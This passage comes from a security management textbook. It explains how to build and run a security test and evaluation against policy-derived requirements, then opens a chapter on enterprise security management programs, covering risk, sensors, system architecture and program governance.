The first step in developing an ST&E is to identify all applicable security requirements. Policies, procedures, standards, and guides within an organization provide the principle source of security requirements. Other sources include government laws and regulations, parental organization policies, industry standards, best business practices, previous risk assessments, and system security or engineering documentation. Ultimately, organizational and system management must determine what constitutes the system security requirements. For the remainder of this chapter, the term *policy documents* refers to the list of all documents, regardless of origin or type, that are used to derive security requirements.

Security requirements are decomposed from the identified policy documents. Each sentence in the document indicating a required implementation is a policy statement. Policy statements may be decomposed into one or more security requirements. To illustrate consider the following:

> The audit mechanism must be configured to record the following types of events: Log-on and log-off activities, object access, deletion of objects, administrator actions, and other security relevant events. The audit record must identify for each event: the date and time of the event, user, type of event, success or failure of the event, terminal, and user identification.

Each sentence is considered a policy statement; however, each policy statement has multiple parts. The first sentence could be accepted in its entirety as a security requirement, or it could be decomposed into the following requirements:

- AUD1 — The audit mechanism must be configured to record:
  AUD1.1, Log-on activities
  AUD1.2, Log-off activities
  AUD1.3, Object access
  AUD1.4, Object deletion
  AUD1.5, Administrator activities
  AUD1.6, Other security-relevant events
- AUD2 — Each audit record must contain:
  AUD2.1, Date of the event
  AUD2.2, Event time
  AUD2.3, Terminal identification
  AUD2.4, User identification

At first glance, the decomposition process seems straightforward, but various interpretations must be considered; for example, does “object access” also mean object creation? This requirement may be

interpreted two different ways. First, it may be interpreted that any access that may include the creation of an object must be recorded in the audit record. Second, it could be interpreted to suggest that object access applies only to objects that already exist, excluding the need to record object creation events. This quandary may seem trivial, but a more difficult issue resides in the last requirement.

What exactly constitutes *other security relevant events*? How should this be interpreted? Clearly, an interpretation of these requirements must be made and documented. Documenting interpretations provides subsequent reviewers with the ability to more accurately repeat the tests conducted and understand the reasoning behind the content. Furthermore, it provides consistency within the security tests conducted by different individuals in the same organization abiding by the same requirements.

Another important aspect of policy interpretation is its scope. To what extent should a policy statement span a given system? Returning to our audit requirement example provides us with more points of view to consider in a given system. For example, a system with a Web-based front end for a database has at least four important aspects: network devices such as routers, firewalls, operating systems, and a database management system (DBMS). Each system component indicated may have an audit mechanism capability. With the exception of the workstation and server, each component also has a unique audit format. With regard to the audit requirement, where should auditing be required? Conservatively, each component monitors separate types of events and objects in the system and thus would require auditing at each level. The router logs connections. The firewall monitors ports and protocols. The server handles system authentication, and the DBMS can audit individual record access. Clearly, these diverse components provide a multitude of audit points within the system; however, some may interpret the requirement more liberally to say that auditing is only required on the server because it is the primary mediator for system access.

It is possible that a requirements analysis will reveal gaps in the policy. In this situation, a recommendation should be given to management identifying the issue and proposing a new requirement in the form of a policy.

Grouping Requirements

It is advisable to group requirements according to their focus. Grouping requirements is a way to manage policy statements from diverse sources. A suggested strategy is to group requirements into management, operational, and technical groups:

- *Management* — This group represents those requirements that are primarily people orientated. Management in this sense refers to the nontechnical aspects of people security management. It is, in essence, security management of people and oversight requirements for system managers and owners. Examples of management requirements include security documentation, rules of behavior, and manager reporting and oversight responsibilities. Most of the tests conducted for this group involve interviews and document reviews.
- *Operational* — Requirements involving processes should be placed in this group. Some activities that are security processes include anti-virus signature updates, system backups, patch management, and audit log review and analysis. Testing of operational security requirements should primarily involve documentation reviews and observations.
- *Technical* — The technical group includes those requirements that are product orientated. Security requirements that are directly related to a product configuration or implementations should be in this group. Examples, of technical requirements supported by a system include audit log settings and password expiration settings. Typically, technical and observation types of tests are conducted for this group.

Decomposing requirements takes time, attention to detail, patience, and, more importantly, peer review. Development of a security requirements testing matrix should be a group effort whenever possible. The final product should be supported by upper management.

Security Test Development and Implementation

Security testing validates a systems conformance with established security requirements. The ultimate purpose of a test is to determine if a control is implemented correctly to support or enforce a security requirement established by policy. Mapping test procedures to requirements is necessary to manage the testing process. One way to do this is to establish a security requirements testing matrix (SRTM). The SRTM is a security requirements management tool that has two parts. The first part is used to manage the life cycle of a security requirement. As requirements or tests change, it is helpful to know the history of a particular requirement or procedure. This can be done through the use of a matrix. The following suggested components of a matrix provide a way of developing a central management repository for security requirements:

- *Requirement number* — Each requirement with a given interpretation is matched to a single test or group of tests.
- *Start date* — Start date is the first date this requirement implementation becomes effective.
- *End date* — End date is the retirement date of the implementation.
- *Supercede number* — This corresponds to an implemented requirement that supercedes this requirement. This date is only entered when a requirement has an end date. Identifying requirement succession provides external reviewers with a record of changes in security management practices.
- *Requirement* — This is the requirement statement extracted from the policy.
- *Primary source* — This is the identification information demonstrating the source of the requirement statement.
- *Related requirements* — This is a list of the locations of related requirements from other sources.
- *Dependent requirement numbers* — This is a list of requirement numbers that would result in an automatic noncompliance if the system is found to be noncompliant with this requirement:
  - *I* — Identifies a test that requires interviews.
  - *D* — Demonstrates the need for a documentation review for the security test.
  - *O* — Indicates that an observation type of test procedure is required.
  - *T* — Technical testing procedures are used to satisfy this requirement.
- *System applicability* — This is a list of system names or identifications that must support the requirement.
- *Interpretation* — This provides an area to record management interpretations of policy statements.
- *Procedures* — This is a list of procedure numbers that must be performed to validate system compliance with the requirement.

The second part of the SRTM is used to manage procedures. Each procedure developed should be tracked in a similar manner as requirements. The following headers are suggested for each procedure tracked in the SRTM:

- *Procedure number* — Each procedure has a given assumption and methodology.
- *Start date* — Start date is the first date the procedure becomes effective.
- *End date* — End date is the retirement date of the implementation.
- *Supercede number* — The supercede number corresponds to an implemented superceding procedure. This date is only entered when a procedure has an end date. Identifying procedure succession provides external reviewers with a record of changes in a security testing process.
- *Requirement numbers* — This is a listing of requirement numbers utilizing this procedure.
- *Test type* — Test type identifies the test as being an interview, document review, observation, or technical test.
- *Assumptions* — This describes any assumptions that are used to validate test results.
- *Methodology* — Methodology provides a detailed explanation of how to conduct the test.
- *Tools* — This is a list of manual or automated tools used to conduct the test.

Developing Test Procedures

Documented security requirements represent a collection of codified controls that a system must support. From this collection a determination regarding a match between existing controls and those identified as security requirements must be made. Testing a requirement may involve one or more tests to validate compliance.

Two important attributes of a well-constructed security test are its repeatability and completeness. These two attributes provide consistency to the testing process. Clear and concise test procedures provide repeatability. Documented procedures should not be so vague as to cause different individuals with varying skill levels to perform the test in different manners. This would likely result in the testers selecting different test points and possibly losing the ability to obtain repeatable results. Likewise, complicated procedures that are difficult to follow may result in similar anomalies. Procedures should be as concise as possible, be easy to read, and accommodate a variety of skill and system knowledge levels of potential testers. Documented procedures should completely test a requirement. It is best to associate only one procedure per requirement. Although this may result in a long procedure, it reduces the likelihood that procedures have dependencies on other procedures. In this case, the testing process may become complicated and cumbersome. In contrast, it is not unreasonable to associate one procedure with multiple requirements. Using one procedure to validate multiple requirements typically occurs with the use of automated testing methods. Lengthy procedures are best kept in separate documents from the SRTM. Simply reference the appropriate procedure document in the SRTM.

When developing tests, some considerations must be given to the resources and tester skills required. Security practitioner labor and tools used for testing and monitoring comprise the bulk of these resources. Security resources are frequently in short supply and must be carefully distributed where they will provide the most effective return. Resources should be allocated according to the results of system risk assessments and the security practitioners' judgment. Areas of a system, as identified in a risk assessment or practitioner experience, deemed to have greater risk should receive sufficient testing to identify any vulnerabilities present. System risk assessments do not always thoroughly examine the people and process aspects of information security; therefore, the security practitioner developing the test procedures must determine the depth and breadth of testing necessary to identify moderate- to high-risk areas. Different procedures require varying skills to perform each task. Procedures requiring specialized skills should be kept to a minimum. This is not to say that they should be avoided, but rather consideration should be given to the possibility that a requirement might be tested without the need for specialized skills. Generally, tests that are complicated and difficult to perform will likely raise costs over time. The skill necessary to perform a procedure is typically related to the test method implemented. Interviews are considered the easiest, whereas some manual and technical methods are the most difficult.

Another consideration in procedure development is the sample size of the test. Sample size refers to the number of like items to be tested. Should a test be done for each point on the system supporting the requirement, or should it be some fraction thereof? For example, testing the audit settings on 100 geographically dispersed servers in a system is likely not too difficult if it can be automated. In contrast, suppose that 15,000 geographically dispersed users are required to acknowledge a security agreement in writing on an annual basis. Reviewing 15,000 signed documents is neither practical nor feasible. In this instance, it is reasonable to select a fraction of the total to obtain a level of confidence regarding compliance with the requirement. No hard and fast rules exist with regard to selecting an appropriate sample size. Indeed, cost is a consideration for obtaining and reviewing the sample. Likewise, the judgment of the security practitioner again comes into play. Generally, management will dictate the sampling size, but the tester should retain the flexibility to select which locations or devices are to be tested. It is advisable to select those areas that are suspected or known to have compliance issues. Alternatively, the areas could be selected at random; however, this may result in missing areas known to have issues. Purposefully selecting weak areas is not considered overbearing but rather identifies weaknesses and provides management with the opportunity to enhance the overall security posture of the system through corrective actions.

The last consideration in test development refers back to the scope of the requirement. Procedures should be specific to the people, process, or product being reviewed. Consider an interpretation of our audit requirement such that it is only applicable to servers, routers, and firewalls. In this case, it will be necessary to have procedures for each type of server, router, and firewall in the system. Each test procedure should be unique to the product being tested; therefore, it is likely that a requirement will have multiple procedures associated with it.

Test Methods

Testing is conducted through manual, automated, and *ad hoc* methods. These methods do not represent the use or nonuse of tools but rather indicate a degree of automation and adherence to predefined procedures. Manual methods imply that a given test is conducted by the evaluator in a step-by-step process. The strength of the manual process is in its thoroughness. Manual tests conducted with detailed procedures give the tester complete control over the testing process. Evaluation of people and processes is primarily conducted through manual methods. The downside of manual tests is the speed with which they can be accomplished. These tests can be labor intensive, time consuming, and therefore costly.

In contrast, automated tests provided consistent and repeatable test methods. Automated tests represent the automation of a manual process. Automated tests provide a high degree of efficiency. Tools used for automated tests may or may not be complicated to configure and operate. In either case, they have the ability to rapidly test predefined controls. Two major issues regarding the use of automated tools could potentially reduce the completeness of a test. First, an automated tool is limited to testing the parameters for which it was designed. Tools with the flexibility to allow user-defined parameters are inherently more complicated to configure and operate and thus are a trade off. Second, it may be difficult to map the use of a tool to all of the necessary requirements. Vulnerability assessment tools should be used with caution. These tools will report items that are not compliant with the rule set used to evaluate the system. In some cases, a tool may identify an open port, protocol in use, or system configuration as a vulnerability when in fact the identified issue is a normal function of the system. Furthermore, identifying the requirements tested with the tool may not be an easy task. Mapping the capabilities of a robust tool to system security requirements can initially be a difficult task. Automated tools are extremely helpful, but generally do not test all of the variations in technical controls present on a given system and require a through understanding of the tool functions as well as the system architecture.

Ad hoc testing is a valuable method of testing. Testers may encounter situations where existing test procedures are inadequate or incomplete regarding a system being evaluated; therefore, it is sometimes necessary to perform additional tests to validate system compliance with the identified requirements. The strength in the *ad hoc* test is evident in the flexibility it provides. In contrast, *ad hoc* testing represents a deviation from established procedures and therefore requires additional information from the tester. The tester should document how the test was conducted as well as the results to retain the repeatability attribute of the test.

Conducting Tests

An ST&E should be performed according to written procedures agreed to by management; however, it is important to be on the lookout for weaknesses in the testing process. Poorly worded, inaccurate, or ambiguous test procedures hamper the tester and reduce the likelihood that the test will be repeatable. For this reason, a tester should not blindly follow a procedure but instead should consider the context of the written procedure and internally determine its sufficiency. Flawed test procedures may introduce inaccuracies or inconsistencies into the testing process. For this reason it is important to correct flawed procedures and document that the changes occurred.

It is likely that a generic set of test procedures will not identify all key testing points for a given system. The tester should be continuously cognizant of the testing process and look for areas that might be missed. For example, a new application recently integrated into a system that opens new ports and

introduces new protocols might not be securely configured or implemented. Furthermore, the parameters of the new application may be outside existing security test procedures. Not testing the conformance of the system as a whole to the established requirements is a weakness in the testing process and may neglect to identify an existing vulnerability. For this reason, a tester should be familiar enough with the system to determine if additional procedures should be developed and conducted.

The last step in conducting a test is to document the results. The amount of detail necessary when documenting the result of a test is generally dictated by management. At a minimum, it is advisable that compliance with a requirement be acknowledged as passing and that tests resulting in noncompliance include the actual result of the test. Returning to our previous auditing example, suppose that the host operating system has the capability to audit the use of administrative privileges; however, in our example, the system is configured to audit only failed attempts to use administrative privileges. Although the system is configured to perform auditing of a failed attempted use of administrative privileges, it is not compliant with our AUD1.5 administrator activities requirement. This is because the root of the requirement states that "AUD1: The audit mechanism must be configured to record" and then AUD1.5 identifies administrative activities.

Let's consider a reverse situation. Suppose that in our example the host operating system is configured to audit successful attempts of the use of administrative privileges; however, it is not configured to identify failed attempts. Would this result in a failure? From a conservative standpoint it would not because the system is meeting the minimum wording of the requirement. It is configured to audit successful administrator actions; however, consider our requirement reworded to state "AUD1.5: Successful and unsuccessful administrative activities." Then certainly our latter example would result in a noncompliance because only successful auditing is configured.

In this case, it is clear that high-level security requirements will involve some need for interpretation or assumptions. Organizations can ease this situation by developing system-specific configuration guides. The settings found in the configuration guides are added to the SRTM to provide more precise testing parameters. For technical tests, it is important to have the tests be as technology specific as possible to avoid the preceding situation.

Results Analysis

In general, four outcomes of a security test are possible: (1) The system complies with the requirement, (2) it does not comply, (3) it partially complies, or (4) the test is not applicable to the given system. A system is said to be compliant with a security requirement when a test is conducted and the system completely passes the test with no issue. A system is said not to be compliant with a requirement when the system in part or as a whole fails a test. Alternatively, a system could be said to be partially compliant when some aspects of the test procedure pass. Suppose one server out of a hundred is not properly configured. It seems more reasonable to say the system is partially compliant as opposed to indicating a complete lack of compliance. Noncompliance should be used in all circumstances when evidence of any compliance with the requirement is lacking; however, use of the term *partially compliant* is left up to the discretion of management. In the course of conducting a test, it may be determined that some requirements do not apply to the system being tested. This is a common situation for some government systems, where systems processing classified information have other requirements in addition to those that process unclassified information.

The identification of people, processes, or products not complying with a security requirement results in a vulnerability. The generally accepted definition of a vulnerability is a weakness or flaw in a system; however, this does not adequately address the issues of failed tests regarding people and processes. With respect to an ST&E, we need to modify the definition of a vulnerability to accommodate the other two aspects of system information security; therefore, vulnerabilities result from misconfigurations, policy violations, and system flaws.

Noncompliance issues identified in an ST&E arise from misconfigurations, policy violations, and system flaws. Misconfigurations are identified when a system clearly does not follow documented configuration requirements. Misconfigurations are product-specific issues. Policy violations could involve all three aspects of system information security. Policy violations from people arise from ignorance, complacency, or disregard for security requirements by users, administrators, or system managers. Products can also have policy violations when they do not have the capability or capacity to support a security requirement. System flaws are the result of design errors in products and processes. Flaws are corrected by reworking the product or process so it conforms to its intended or designed operation. Systems are fixed through product updates or security patches. Processes may require some changes in procedures to shore up any shortcomings; for example, suppose a process of reviewing security audit logs is solely delegated to the administrator of the system. This is a typical situation in small organizations. This situation violates the concept of separation of duties because the administrator is providing security oversight of his or her own activities; therefore, this process or practice is flawed. In this situation, it is not the system that has a security issue, but the process implemented by people that weakens the security posture as a whole.

The identification of new vulnerabilities may impact prior risk and vulnerability assessments. Prior to an ST&E management may have assumed that the system properly supported the necessary requirements. The discovery of new vulnerabilities can radically alter the perception of operating risk of the system. Identified vulnerabilities should be matched against the assumptions and findings of prior risk and vulnerability assessments to reassess the security posture of the system. Vulnerabilities noted that represent significant exposures of the system should be reported to management.

Newly identified vulnerabilities may also have an impact on the security documentation of the system. Vulnerabilities arising from flaws may require system reengineering or design efforts to correct deficiencies. System security configuration and design documents may have to be updated to establish new baselines. The resulting updates to the documentation will likely result in new security requirements for the system.

Summary

Developing an ST&E involves the collection and analysis of security requirements that affect the people, processes, and products associated with an IT system. Security requirements are gathered from organizational policies, procedures, guides, risk assessments, and system security engineering documentation. Requirement statements are decomposed from the security documentation into individual security requirements. These requirements are further grouped into management, operation, and technical groups. Vague requirements are interpreted for clarification. Each requirement is analyzed to determine the most appropriate type of test to be conducted. Management is notified when requirements are lacking so the gaps can be filled with new policy.

Procedures are developed to test each requirement collected. Procedures should completely test the associated requirement. Likewise, the procedure should be detailed enough to give subsequent reviewers the ability to repeat a test conducted and obtain similar results. Assumptions made regarding each test are documented. Assumptions that are inadequate may necessitate the development of new requirements.

System compliance with identified requirements is evaluated through interviews, observations, document reviews, and technical evaluations. Testing methods include manual, automated, and *ad hoc* processes. The testing process should follow the established procedures. Gaps in procedures or policies are identified and reported to management for appropriate action. Results are documented as compliant, partially compliant, noncompliant, or not applicable. Partially or noncompliant issues occur when a component of the system does not follow policy or is misconfigured or flawed. Resulting vulnerabilities are reported and may require management to provide new policies or guidance to correct the issue.

Definitions

Applicability — An identified requirement applies to a given system.

Assumption — Assumptions are essentially testing shortcuts. An assumption can serve to reduce the amount of low-level testing detail necessary. For example, viewing the lock on Internet Explorer and the "https" in the address bar is sufficient to prove that a session is encrypted, rather than analyzing network traffic packet headers when observing the handshake process for the Secure Sockets Layer (SSL); however, this may not be the case for other applications that do not provide visual indications that SSL is in use. Assumptions are used to trust that other processes, products, or people are performing other necessary tasks. In essence, making an assumption requires deciding that some other requirement or situation is true or not true.

Completeness — Security test procedures are said to be complete when they fully test a given requirement.

Duplicity — The redundancy of testing procedures; duplicity among tests should be reduced. Tests that satisfy multiple requirements should be identified.

Dependencies — Dependencies occur when a requirement relies on or is subordinate to the implementation of another. This situation usually results in a cascade of failures during security testing. Where dependencies exist, it should be noted so unnecessary tests can be avoided. This will reduce the time required to conduct a system test. Also, the results that cascade can point to the parent test that failed, thus reducing the amount of repetition necessary to account for a top-level failure.

Feasibility — The extent to which a requirement can be implemented by the people, product, or process.

Interpretation — Rephrasing or restating a security requirement such that it is more clear or applicable to the system being tested; aspects of a requirement that may be interpreted include scope and applicability.

Repeatable — The attribute of a security test that allows different testers to reproduce the same or similar results if the test point has not changed.

Sample size — The number of test points selected within a system for a given requirement.

Scope — The depth and breadth of the applicability of a policy or security test.

Enterprise Security Management Program

George G. McBride

Before a chapter discussing enterprise security management (ESM) can be written, an acceptable definition must be made as a basis for further discussion. Ironically, this process has turned out to be a difficult one because several different, equally valid, and generally accepted definitions are used in the security industry today. To further cloud the issue, other concepts, systems, and programs exist that are similar in nature and often used interchangeably, such as enterprise risk management (ERM) and security information/event management (SIM/SEM). ERM focuses on the identification, measurement, mitigation, and monitoring of risks in areas such as economic, business, and information technology. As we will see, a valuable input to a successful ESM program is a successful ERM program that provides a majority of the required inputs, such as real-time information regarding the assets and vulnerabilities of an enterprise. Additionally, an SIM or SEM tool is generally concerned with the collection, consolidation, analysis, reporting, and alerting of security-related data such as logs, alerts, and processes. This tool is often the one used to provide the requisite input into the ESM program, as detailed later in this chapter. Some product-based companies offer software systems (or sometimes both hardware and software) based on ESM solutions. These are generally centralized collection and analytical software-based tools that collect security event data from any number of heterogeneous devices. Likewise, consulting organizations offer the development of an ESM-based program that fully introduces and incorporates the ESM system functionality into the security organization.

Enterprise Security Management Definition

Throughout this chapter, the definition proposed for enterprise security management (ESM) is *a comprehensive, enterprisewide security management program that supports the protection of assets by collecting, analyzing, reporting, and alerting on critical activities such as potential security incidents and security information*. This program includes the composition and structure of the ESM functions, the scope of coverage, roles and responsibilities, governance, compliance issues, use of software-based tools, and relevant metrics to ensure that the program is operating to its fullest capacity. Although an ESM system can exist within an organization without an official program, a program adds value to the ESM system by fully incorporating it into the infrastructure.

In addition to defining ESM, this chapter also addresses why an enterprise may need an ESM system by discussing the drivers behind ESM, the implementation challenges, and some of the traditional goals and expectations of an ESM program. A typical ESM program is also described to highlight the major

ESM program elements and how they fit into an organization. Finally, before concluding the chapter, the advantages and disadvantages of a typical ESM program are reviewed to give readers an unbiased view to help determine whether an ESM program should be rolled out in their organizations.

Today, innovative and progressive organizations recognize that risk is not something that must be avoided at all cost but rather something that can be utilized as a business enabler. A company that can accurately measure the level of risk of an application and knows the levels of risk with which it is comfortable can make educated and informed decisions that companies without a complete ESM solution cannot make. For example, a progressive organization may chose to roll out a customer-facing Web portal to provide a service to its customers that no other competitor has provided. Clearly, this service provides an advantage over its competitors, and, if the risks have been identified, measured, and monitored, then the service will not cause everybody in the IT security organization to cross their fingers. Instead, they will understand the balance between business enablement and acceptable risk.

Risk can be thought of as an equation involving just a few variables:

$$\text{Risk} = (\text{Threats} \times \text{Vulnerabilities}) \div \text{Controls}$$

The threats component is comprised of the likelihood of occurrence and the impact to the asset or to the overall business. Threats are the agents that are capable of affecting an asset (usually negatively). A number of different threat parameters must be considered, including whether the threat is intentional or accidental, logical or physical, active or passive. A vulnerability is generally considered to occur in the absence of effective controls, resulting in exposure of an asset or offering a potential avenue of attack. The controls are the safeguards that are inherent or built into an asset to provide protection against threats by mitigating the vulnerabilities. Assets can include a server, an application, a critical business process, a building, intellectual property, or the corporate plane.

As mentioned before, companies today should not attempt to drive the risk of an asset or business process down to zero but instead should drive the risk down to at or below an acceptable level of risk. This reduction of measured risk can be made in any number of traditional ways, such as mitigation, transferal, or removal of the asset. The acceptable level of risk has many factors, such as:

- The corporation's reactions to previous security-related incidents or the perceived reaction based on company stature, industry, or visibility
- Regulatory and legal restraints, such as Sarbanes–Oxley or Gramm–Leach–Bliley, that limit the risk an organization may take
- Corporate image and the effect a negative (or potentially negative) event would have on the organization
- Organizational and personnel risk tolerance, which may dictate or influence the amount of risk an organization is willing to take

If a company can measure the risk of an asset (such as a Web server) and has determined what the corporation's acceptable level of risk is, an educated decision can be made as to whether or not the device should be deployed. Neither the measured level of risk for an asset nor the acceptable level of risk for that asset can be determined in an afternoon; however, they both can be measured, albeit qualitatively, to allow educated comparisons and decisions to be made.

The Need for Enterprise Security Management

Levels of risk are continuously changing, as every enterprise is a dynamic entity with controls being added and deleted, ports in the firewalls being opened, services and systems being added, architectures being redeveloped, and acquired companies being added to the network. Additionally, vulnerabilities and threats, introduced external to the organization, will affect the level of risk of an organization and must be captured and measured. Rather than measure the risk of each asset every time the infrastructure changes, an ESM program incorporated with an ERM program can provide that functionality almost continuously based on the inputs that the system receives.

The continuous availability of updated data positions the ESM system to serve as an optimized dashboard of the company's risk posture. In fact, the dashboard function is often one of the most compelling business advantages to an organization when considering the deployment of an ESM program. In addition, the security and risk posture can be used to measure compliance with a number of regulatory and legal requirements such as:

- The Sarbanes–Oxley Act, which requires an annual assessment of internal controls over financial reporting systems
- The Health Insurance Portability and Accountability Act (HIPAA), which applies to all healthcare providers, as well as payment and clearing centers, and ensures the confidentiality, integrity, and availability of ell electronic personally identifiable health information
- The Gramm–Leach–Bliley Act, which applies to any company regulated by the U.S. Office of the Comptroller of Currency and ensures that financial institutions ensure the security and confidentiality of customer personal information against "reasonably foreseeable" threats
- The European Union (EU) Data Protection Directive, which stipulates appropriate technical controls to protect against personal data loss, modification, access, or disclosure of data that flows among EU states

Assuming that proper, accurate, and complete inputs are part of the ESM program, the system can provide a number of different parameters to help determine the security posture of the individual assets as well as holistically across the entire company. By having a complete picture of its security posture, an organization can monitor and measure its compliance with regulatory, legal, and industrial compliance issues.

Enterprise Security Management Challenges

A successful ESM implementation is not without its challenges. ESM programs are solely dependent on the input data that arrives through a number of systems and programs that support the programs. The first two challenges listed below refer to specific system-based challenges, and the third challenge is one that may affect a typical ESM program:

- The proper sensors are incorporated in the ESM architecture.
- The proper data is collected from the sensors.
- The proper actions are performed based on ESM output.

Just as the saying goes, "Garbage in, garbage out." As with any enterprise-wide implementation, the data that is processed, analyzed, reported on, and sometimes alerted on is only as good as the data that has been received. In general, ESM solutions deploy sensors (also called collectors or agents) at various network segments that have been reviewed and identified as critical.

Enterprise security management sensors can utilize proprietary collectors; they can be integrated with existing collection devices such as intrusion detection system (IDS) units, firewalls, and hosts; or they can be hybrids of both. In any event, it is as important to capture the required information to identify and process incidents as it is to transmit the minimal amount of data from the sensor to the server or console. It is not uncommon to generate thousands of events per second (EPS) in a typical environment. Forwarding all of the alert data from a sensor to a server will reduce the EPS because the network will quickly become saturated and normal business traffic will be impeded. It is equally important to ensure that the required information is captured by the ESM to be analyzed. Not providing the requisite data to an ESM system is equally detrimental, as incidents may not be detected and investigations may not have all of the data that is required.

One of the most important aspects of the data forwarded from the sensor to the server is that something must be done with that data. Although this sounds obvious, too many times the proposed solution forwards data to a collector that will never be reviewed or be included in an investigation. For example, if the system is transmitting all internal successful File Transfer Protocol (FTP) transfers from a critical

server but is only generating an alert on the fifth unsuccessful log-on attempt, why transmit the successful transfer data to the server? Only information that will be used as part of the ESM monitoring or alerting should be transmitted, as the other data is best suited to remaining local. Today's advanced ESM systems can pull the data automatically later or the incident response team can obtain the data manually later.

The types of sensors, locations, data collected, and alert triggers all factor into the false positives and false negatives generated. False positives identify actions that are not truly security incidents and, by doing so, can reduce the alertness of the incident response team. False negatives are valid security incidents that are not detected. Through sensor and analysis tuning, analyzing past performance feedback, and adjusting alerting triggers, the false positives and negatives can be managed.

Enterprise Security Management Components

As mentioned previously, a successful ESM solution is comprised of two integral and related components. A software-based solution is generally used to receive, analyze, report, and alert on the data, and the ESM program complements the system by defining staffing, roles and responsibilities, metrics, etc. Although an ESM system will provide an advantage over an organization that does not have one, the true differentiator will be an effective ESM program that allows the organization to fully leverage the system. This section discusses both the ESM program and the system.

Before an ESM program can be deployed, a risk assessment of the enterprise should be performed. This assumes that a risk management program, a critical and required component of any ESM program (and the introduction of which could require an entire book), is in place within the organization. The risk management program, which includes the identification of assets, the identification of the risk equation components, the measurement of risk, and determining how the risk is managed, is a formal program that should also detail governance, roles and responsibilities, organizational structure, metrics, etc. Through the risk assessment, a comprehensive view of business operations as well as the physical and logical infrastructure can be developed. As part of the risk assessment, the critical assets and business processes are identified, and the assets that require protection are prioritized. Likewise, the risk assessment identifies the threats and vulnerabilities that must be protected against by the ESM program. This often overlooked but critical step will often help develop the requirements of the ESM system, as a particular ESM system may have certain strengths regarding particular threats and vulnerabilities that other systems may not have.

This review process should be a collaborative effort that includes business units, information systems (IS), information technology (IT), IS/IT security, the compliance officer, and the chief security officer, as well as the incident response and forensics teams if they are considered separate entities. The goal of the sensor placement exercise is to ensure that a significant majority agree on where the critical assets of the enterprise exist (assuming that everyone knows what they are), where high-risk network segments exist, and where gateways exist.

Additionally, as part of the ESM program deployment, the organization should take the time to update (or create) a security roadmap. The roadmap is a forward-looking plan that identifies the types of assets within an organization that must be protected against evolving threats and vulnerabilities. The roadmap also highlights how the security organization will evolve and adapt to meet those threats and how the ESM program will be incorporated into the enterprise.

Enterprise Security Management System

No single ESM architecture works better than any other ESM architecture for every organization. When an organization's requirements have been identified, the organization will be able to reach out to the various ESM vendors to determine which architecture is the best fit for that particular enterprise. When developing the ESM system, it is important to understand how it will fulfill the requirements of the ESM program. Whether the ESM system drives the program or *vice versa*, the two are tightly coupled, as we will see in the next few sections.

As part of the data collection process, data collectors are dispersed throughout the network. These collectors include such network elements as:

- Firewalls, including desktop and gateway
- Routers
- Critical servers, such as Web servers, application servers, and transaction servers
- Network and media gateways
- Intrusion detection systems (IDSs) or intrusion prevention systems (IPSs)
- Authentication servers
- Anti-virus consoles and desktop engines
- Pure "collectors," which act as network "sniffers"

These collectors can push the data to an intermediary collector, or the data can be pulled by the collector. In a smaller environment, only a few collectors within the enterprise may receive and process data. In a larger environment, the hierarchical architecture may include numerous collectors. Generally, at some point is a centralized ESM manager, which is remotely accessed through an administrator graphical user interface (GUI) or via a Web-based interface. Although every solution may propose a different architecture, redundancy and minimization of data transfer are two key goals of an ESM solution.

As such, data retention and available network bandwidth generally stipulate where the complete set of data will remain. Although having a centralizing collector to store all of the event data is preferable from a backup perspective, available network bandwidth may prevent thousands of collectors from sending information to a single point. As such, intermediary collectors are generally utilized and serve as a focal point for data collection and backup.

Several particular features of any ESM system under consideration by an enterprise should be part of the evaluation criteria. Optimally, these features should be considered requirements to the solution to ensure that it can grow as the enterprise grows. These items are detailed below.

The ESM manager should provide for multiple levels of user roles, such as administrator, analyst, investigator, IT staff, and IT/IS security. Following the concept of least privilege, only the minimal information required for each role to complete its task should be displayed. Likewise, modification of data should be restricted by technical mechanisms, and cryptographic hashes or checksums to identify any modified data should be utilized. Should the need for a forensics investigation that ultimately makes it to the judicial system emerge, this requirement will prove essential to ensuring that no data has been tampered with.

The architecture should be scaleable to grow with the enterprise's never-ending changes through acquisitions, divestitures, adoption of new technologies, and the retirement of old technologies. The architecture should also be scaleable through bandwidth growth to incorporate emerging technologies such as gigabit Ethernet, Intelligent Multimedia Subsystems (IMSs), and Voice over IP (VoIP). Likewise, the solution should provide for timely and rapid deployments and integration of sensors into the ESM infrastructure.

Management consoles sometimes require additional resources above and beyond what is required by the vendor. For example, hidden costs may be associated with the use of storage devices, such as storage area networks (SANs). Although quite expensive to deploy, a SAN provides an effective mechanism to store the large volumes of data that will be collected. Whether or not a SAN is used, data storage and data backups must be considered when identifying the requirements. Likewise, some vendors may choose to utilize a back-end database that is not fully supported by the vendor or may not have the full capacity and processing capabilities of the full product suite. In certain events, it may be necessary to obtain the enterprise version of certain products to fully support and maintain the ESM system.

The architecture chosen should be able to support the growing trend to deploy security operations centers (SOCs) managed internally and through third parties. An optimal solution, but perhaps not a requirement, would be integration with a trouble ticketing system to address any issues or anomalies that are detected. With true integration, the tracking of incidents from detection to resolution can be managed from a single platform and will simplify the collection and generation of metrics data.

The architecture should be technology and vendor neutral to be able to optimally mix vendors' equipment and provide a best-in-class solution in a heterogeneous environment. The best ESM solution should be able to aggregate data from any sensor capable of providing relevant data. The solution must be able to satisfy any requirements regarding how quickly alerts are generated after a suspicious activity is recorded. Finally, an organization may require that particular types of alerts be automatically squelched after surpassing some threshold.

The ESM console should have an efficient solution to provide for backup capabilities to support any ongoing or future forensics investigation needs. The solution should provide for data retrieval and playback in the familiar console format. Additionally, data retention should meet or exceed any regulatory compliance or industry best practices while still complying with any corporate policies.

One of the most significant benefits of providing a holistic perspective across the enterprise is the ability to normalize the data that is aggregated. The ESM system should be able to normalize the data over the enterprise to adjust alert reactions as the implementation scope increases and the threat environment changes. Additionally, the reporting functions should be granular enough to provide for administrator override when it becomes necessary to focus on particular network segments, threats, or alerts.

Enterprise Security Management Program

The ESM system is only one piece of an effective ESM program. In order to effectively leverage that system, a program should be implemented that includes the following:

- Program charter
- Governance
- Implementation (as required) and integration with other programs
- Organization roles and responsibilities
- Regulatory and compliance reporting
- Metrics
- Enterprise security policy

The ESM program charter should be typical of other organizational and program charters that already exist within the organization. For example, the charter will define the governance requirements, the organizational structure and roles and responsibilities at a high level, and interfaces of the ESM program such as human resources or other IT organizations. Additionally, the charter may be used to introduce the program and its role and responsibilities to the organization and the corporate board. It defines the purpose of the ESM program, how it will support the organization, and the authority that the ESM program has to carry out its mission.

